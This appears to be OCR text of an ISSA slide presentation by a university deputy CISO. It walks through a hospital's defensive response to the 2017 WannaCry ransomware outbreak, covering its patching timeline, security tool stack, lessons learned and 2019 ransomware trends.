In the summer of 2019, Tony Buenger assumed the role of Cybersecurity Manager and Deputy Chief Information Security Officer (CISO) at Auburn University he is leading the effort to implement the enterprise cybersecurity program using the NIST Cybersecurity Framework (CSF) to develop a baseline security posture for the campus. He is also leading the effort to ensure that the university's research environment complies with recent changes in federal regulatory requirements, such as with the Department of Education and Department of Defense (DoD). Specifically, the university must comply with the DoD's new requirement to become certified under the CMMC to protect controlled unclassified information (CUI) associated with DoD contracts.

He has multiple certifications in information security, security management, and enterprise information technology: Certified Chief Information Security Officer (C|CISO), Certified Information Systems Security Professional (CISSP), Certified Information Security Manager (CISM), and Certified in the Governance of Information Technology (CGEIT).

Tony retired from the United States Air Force as a Lieutenant Colonel after 22 years of active duty.

ISSA

Information Systems Security Association International

www.issa.org

Defending Against Ransomware Case Study

Overview

- Case Study – WannaCry from a Hospital’s Perspective


- Lessons Learned

- Latest Trends

Hospital

- 3 hospitals, 700 beds
- 1 psychiatric hospital, 60 beds
- 1 Ambulatory surgery center
- 1,400 Registered Nurses
- 30 Employed Physicians
- 25 Residents


Actual hospital name is undisclosed



WannaCry


- In May 2017, WannaCry rapidly spread from Europe to the United States
- Hospital’s servers and endpoint devices vulnerable
- Holiday weekend (Mothers Day Weekend)
- Required fast, coordinated action among various teams

Time was of the essence with respect to incident response



- Detection
- Response
- Mitigation
- Reporting
- Recovery
- Post Incident

A Quick Illustration



Endpoint Device


Attacker sends email to user

Windows Operating System

HOSPITAL NETWORK

User opens malicious attachment in email


A Quick Illustration



Malware broadcasts to other Windows devices

User device is locked with the ransomware

A Quick Illustration



Endpoint Device

Windows Operating System

Drops ransomware on unpatched Windows devices

HOSPITAL NETWORK

No User Intervention

Develop Strategy & Execute

Friday

5/12 – 4:15pm: WannaCry attacks & potential impact

5/12 – 6:00pm: Formed Security Rapid Response Team

5/12 – 7:00pm: Strategy (Defense in Depth Strategy)

- Notify Users (Critical Entry Point)
- Determine if Infected (NO! Let's Keep it that Way!)
- Review Server and Endpoint Device Patch Status
- Patch Devices that can be done with No User Impact
- Patch Devices that have User Impact (Medical Devices)

Saturday

5/13 – 8:00am: Execute

- Began Patching Devices with No User Impact

5/13 – Throughout the Day: Coordinate

- Coordinated Server Patching Schedule for Servers with User Impact (Medical Devices)

Sunday

5/14 – 8:00am: Execute

- Began Patching Devices with User Impact
  - Both Servers, Desktops/Laptops, Medical Devices
  - Third party medical devices (Phillips, Siemens, McKesson)

- **Detection**
- **Response**
- **Mitigation**
- **Reporting**
- **Recovery**
- **Post Incident**

Defense in Depth

- **Vulnerability Management**
  - Network Devices
  - Endpoint Devices
  - Applications

tenable
QUALYS

ESM

- **Endpoint Protection**
  - Endpoint Devices
  - Servers

airwatch
symantec. Endpoint Protection
CARBON BLACK

- **Data Protection**
  - Transit
  - At Rest
  - Processing

proofpoint
BitLocker
QUALYS
FAIRWARNING
FORCEPOINT

- **Application Protection**
  - Client
  - Web

symantec. Anti-Malware
symantec. Anti-Virus
CARBON BLACK

- **Access Control**
  - People
  - Devices
  - Network

Active Directory
caradigm.
Cisco Systems ISE


People
Processes
Technology

Lessons Learned

- Engagement & Collaboration: Excellent team engagement
- Strategy: Overall the layered strategy to defend against the threat worked keeping hospital productivity and patient safety in mind
- Regional Security Operations Center (SOC) Support: Provided invaluable situational awareness with respect to server patch status; always available and proactive
- Technical Tools: In-house and free public tools provided protection and ongoing status
- Ongoing: Keep patches up to date; not all devices had up to date patches
- Some critical backups were not up to date; even critical medical backups “loose freshness” over time if systems and date are not available for a period of time
- Third party servers and medical devices were not patched; some third party vendors did not patch their devices until a week or two later (for various reasons)

Latest Trends

- ➢ Opportunistic ransomware attack vectors are declining *(high-volume/low return)*
- ➢ Targeted ransomware attack vectors are increasing *(low-volume/high return)*
  - ❑ Vice high-volume/low return
- ➢ Attacks on the Remote Desktop Protocol (RDP) increased
- ➢ Blurring lines between cybercriminals and nation-state attacks




Source: Coveware [1]


- ➢ Average ransomware payment significantly increased in 2019
- ➢ Ransomware as a Service (RaaS) is gaining in popularity
- ➢ Threat to publicize files/information of the victim is increasing
- ➢ Backups are no longer safe; vital backups are online and are also getting infected (held hostage too)
- ➢ User Security Awareness and Training is an ongoing venture

[1] Coveware - https://www.coveware.com/blog/2020/1/22/ransomware-costs-double-in-q4-as-ryuk-sodinokibi-proliferate


2019 Statistics

- Overall number of infections dropped in 2019
- Infections were more sophisticated and disruptive [2]
- Phishing attacks were up [2]
- Average downtime increased [3]
- 2% of attackers defaulted on decryption payments [3]


The average ransomware payment increased 1,150% in 2019


16.2 days

Average number of days a ransomware incident lasts


Most Prevalent Ransomware Variants 2019

[2] Microsoft: Malware, ransomware, and cryptominer detections are down in 2019 - https://www.zdnet.com/article/microsoft-malware-ransomware-and-cryptominer-detections-are-down-in-2019/

[3] Coveware - https://www.coveware.com/blog/2020/1/22/ransomware-costs-double-in-q4-as-ryuk-sodinokibi-proliferate

ISSA

Information Systems Security Association International

www.issa.org

QUESTIONS?